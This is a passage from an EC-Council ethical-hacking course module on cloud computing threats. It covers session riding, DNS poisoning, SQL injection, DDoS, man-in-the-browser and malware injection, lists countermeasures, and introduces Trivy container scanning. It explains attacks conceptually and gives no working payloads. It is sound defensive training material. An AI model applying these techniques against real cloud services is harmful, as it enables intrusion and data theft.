


Figure 19.35: Example of session hijacking using session riding

As shown in the above figure, the user logs into the trusted site and creates a new session. The server stores the session identifier for the session in a cookie in the web browser. The attacker lures the victim to visit a malicious website set up by him/her. The attacker then sends a request to the cloud server from the user's browser using a stolen session cookie.

Countermeasures:

- Do not allow your browser and websites to save login details.
- Check the HTTP referrer header and, when processing a POST, ignore URL parameters.

- **Domain Name System (DNS) Attacks**

  A DNS server translates a human-readable domain name (e.g., www.google.com) into a numerical IP address that routes communications between nodes. Attackers perform DNS attacks to obtain authentication credentials from Internet users.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of DNS Attacks:

- **DNS Poisoning**: Involves diverting users to a spoofed website by poisoning the DNS server or the DNS cache on the user's system.
- **Cybersquatting**: Involves conducting phishing scams by registering a domain name that is similar to a CSP.
- **Domain Hijacking**: Involves stealing a CSP domain name.
- **Domain Snipping**: Involves registering an elapsed domain name.




Figure 19.36: Example of a DNS attack

As shown in the figure, the attacker performs DNS cache poisoning, directing users to a fake website. Here, the user queries the internal DNS server for DNS information (e.g., the IP address of www.xCloud.com). The internal DNS server then asks the respective cloud server for DNS information. At this point, the attacker blocks the DNS response from the cloud server and sends a DNS response with the IP of a fake website to the internal DNS server. Thus, the internal DNS server cache updates itself with the IPs of counterfeit websites and automatically directs users to these websites.

Countermeasures:

- Using domain name system security extensions (DNSSEC) reduces the effects of DNS threats to some extent.

- **SQL Injection Attacks**

SQL is a programming language meant for database management systems. In an SQL injection attack, attackers target SQL servers running vulnerable database applications. Attackers insert malicious code (generated using special characters) into a standard SQL

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

code to gain unauthorized access to a database and ultimately to other confidential information. Such attacks are generally performed when applications use the input to construct dynamic SQL statements. Furthermore, attackers can manipulate the database contents, retrieve sensitive data, remotely execute system commands, or even take control of the webserver for additional criminal activities.




Figure 19.37: Example of an SQL injection attack

As shown in the figure, the attacker performs SQL injection on the cloud web application accessed by the user and gains access to the sensitive information hosted on the cloud.

Countermeasures:

- Use filtering techniques to sanitize the user input.
- Validate input length, range, format, and type.
- Regularly update and patch servers and applications.
- Use database monitoring technologies and intrusion prevention systems (IPSs).
- Implement a cloud-based web application firewall.

- **Cryptanalysis Attacks**

  Insecure or obsolete encryption makes cloud services susceptible to cryptanalysis. Data present in the cloud may be encrypted to prevent them from being read if accessed by malicious users. However, critical flaws in cryptographic algorithm implementations (e.g., weak random number generation) may turn strong encryption to weak or broken. Additionally, there exist novel methods to break the cryptography. Partial information can also be obtained from encrypted data by monitoring a clients' query access patterns and analyzing accessed positions.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.38: Example of a cryptanalysis attack

Countermeasures:

- Use random number generators that generate cryptographically secure random numbers to provide robustness to cryptographic material like SSH keys and DNSSECs.
- Do not use faulty cryptographic algorithms.

- **DoS and DDoS Attacks**

  Performing DoS attacks on CSPs can leave tenants without access to their accounts. In the cloud infrastructure, multiple tenants share CPU, memory, disk space, bandwidth, etc. Thus, if attackers gain access to the cloud, they generate false data that could be resource requests or a type of code that can run in applications of legitimate users.

  Computing such malware requests engages a server's CPU, memory, and all other devices. Once the server reaches its threshold limit, it starts offloading its jobs to another server. The same happens to other inline servers, and finally, the attacker succeeds in engaging the whole cloud system just by interfering with the usual processing of one server. This leaves legitimate users of the cloud unable to access its services.

  DoS can be performed by flooding the server with multiple requests to consume all available system resources, passing malicious input to the server that crashes an application process, entering wrong passwords continuously so that the user account is locked, etc.

  If a DoS attack is launched via a **botnet** (a network of compromised machines), then it is a **DDoS** attack. A DDoS attack involves a multitude of compromised systems attacking a single target, thereby causing a denial of service to users of the targeted system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.39: Example of a DDoS attack

As shown in the above figure, the attacker sets a handler that infects a large number of computers over the Internet (zombie net). Then, the attacker floods the cloud server with multiple requests, thus resulting in the consumption of excess resources. Thereby, legitimate users are unable to access the cloud services.

Countermeasures:

- Follow the least privilege concept for the users connecting to the server.
- Install IDS in both physical and virtual machines of the cloud to mitigate DoS and DDoS attacks.

- **Man-in-the-Browser Attack**

  Man-in-the-Browser attacks target a user's web-browser by injecting sophisticated malware (e.g., bots) that allow attackers to monitor information being shared between the user's browser and cloud application. The injected code exfiltrates the user's login credentials, such as username and passwords, to the attackers. Then, the attackers can validate those credentials on the cloud server and perform malicious activities on behalf of the user without the user being aware of it.




Figure 19.40: Illustration of a man-in-the-browser attack

Countermeasures:

- Limit access to the cloud services to safeguard the network against illegitimate access.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Integrate the cloud-based solution with controlled intrusion detection systems to detect and notify of abnormal user activities.
- Limit IP address range and offer services only via VPNs.

- **Metadata Spoofing Attack**

  Cloud service metadata describe the details of various services, such as the location of network components, security requirements, and data formats. Metadata spoofing is a process of changing or modifying service metadata written in the web service definition language (WSDL) file, where the information regarding service instances is stored. Once the manipulated file is successfully deployed, cloud users are redirected to unknown places, which is similar to the process of DNS spoofing.

  Countermeasures:

  - Encrypt and store application and service details on the cloud.
  - Implement hash-based integrity checking to mitigate spoofing attacks.

- **Cloud Malware Injection Attack**

  In cloud malware injection attacks, attackers install malicious service implementations or virtual machines into the cloud services that run as SaaS, PaaS, or IaaS. Once the cloud is successfully abused, the cloud user is redirected to the attackers' website, where the attackers can perform activities such as eavesdropping communication and stealing and modifying data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 Cloud Computing Concepts

2 Container Technology

3 Serverless Computing

4 Cloud Computing Threats

5 Cloud Hacking

6 Cloud Security

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Hacking

Though most organizations adopt cloud technologies for the variety of cost-effective services, security remains a significant concern because it depends on sharing. Security gaps and vulnerabilities of the underlying technologies can allow attackers to launch various types of cloud attacks, affecting confidentiality, integrity, and availability of resources and services in cloud systems. This section discusses the various techniques and tools attackers use for hacking the cloud environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is Cloud Hacking?

- Attackers exploit vulnerabilities existing in the cloud technologies to perform various targeted high-profile attacks on cloud storage systems, compromising the corporate and customers' data
- The main objective of hacking the cloud environment is gaining access to user's data and blocking access to cloud services

How can an attacker profit from hacking the cloud?

1. Exploit poor security practices to perform data exfiltration and disclosure of sensitive information
2. Gain unauthorized access to cloud applications
3. Misuse legitimate access to steal credentials of other cloud users
4. Generate illicit cryptocurrency by tapping into the target's processing power
5. Use stealthy crypto-mining malware to generate revenue
6. Perform DoS attacks to prevent legitimate users from accessing cloud services

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Cloud Hacking?

Nowadays, many organizations are migrating their business processes and customer data to the cloud. The massive movement of corporate and personal data to the cloud has increased the attack surfaces and threats to both organizations and individuals. Attackers exploit vulnerabilities existing in the cloud technologies to perform various targeted high-profile attacks on cloud storage systems, compromising customer and corporate data. The main objective of hacking the cloud environment is gaining access to user data and blocking access to cloud services. This has a disastrous impact on both end-users and corporate companies, shattering the confidence in the security of cloud services. Therefore, organizations need to ensure the safety and security of business processes and customer information stored on the cloud.


How can an attacker profit from hacking the cloud?


- Exploit poor security practices to perform data exfiltration and disclosure of sensitive information.
- Gain unauthorized access to cloud applications.
- Misuse legitimate access to steal credentials of other cloud users.
- Generate illicit cryptocurrency by tapping into the target's processing power.
- Use stealthy crypto-mining malware to generate revenue.
- Perform DoS attacks to prevent legitimate users from accessing cloud services.
- Reconfigure cloud services exploiting vulnerabilities in synchronization token systems.
- Perform lateral movement on data center networks and manipulate network traffic.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Container Vulnerability Scanning using Trivy

- A container image consists of an operating system, application, runtime, etc. packaged together
- These containers are widely reused and may contain open source frameworks with vulnerability issues
- Attackers use tools such as Trivy, Clair, and Dadga to scan and identify vulnerabilities in the containers





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Container Vulnerability Scanning using Trivy

Container images consist of an operating system, application, runtime, etc. packaged together. These containers are reused widely and may contain open source frameworks with vulnerability issues. These vulnerabilities compromise the security not only of each container but of the entire container engine. Attackers use tools, such as Trivy Vulnerability Scanner, Clair, Dadga, and Twistlock, to scan and identify vulnerabilities in the containers.

- **Trivy**

  Source: *https://github.com*

  Trivy is an automated tool used to perform container image vulnerability scanning. One needs to specify the image name to launch an accurate scanning operation. Trivy helps in detecting vulnerabilities of OS packages, such as Alpine, RHEL, and CentOS, and application dependencies, such as Bundler, Composer, npm, and yarn.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
2. bash
bash-3.2$ trivy knqyf263/test-image:1.2.3
2019-05-13T15:19:03.912+0900    INFO    Updating vulnerability database...
